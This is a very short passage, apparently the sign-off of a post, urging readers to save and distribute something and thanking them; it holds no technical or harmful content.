Save and distribute!



That's it, thank you all!

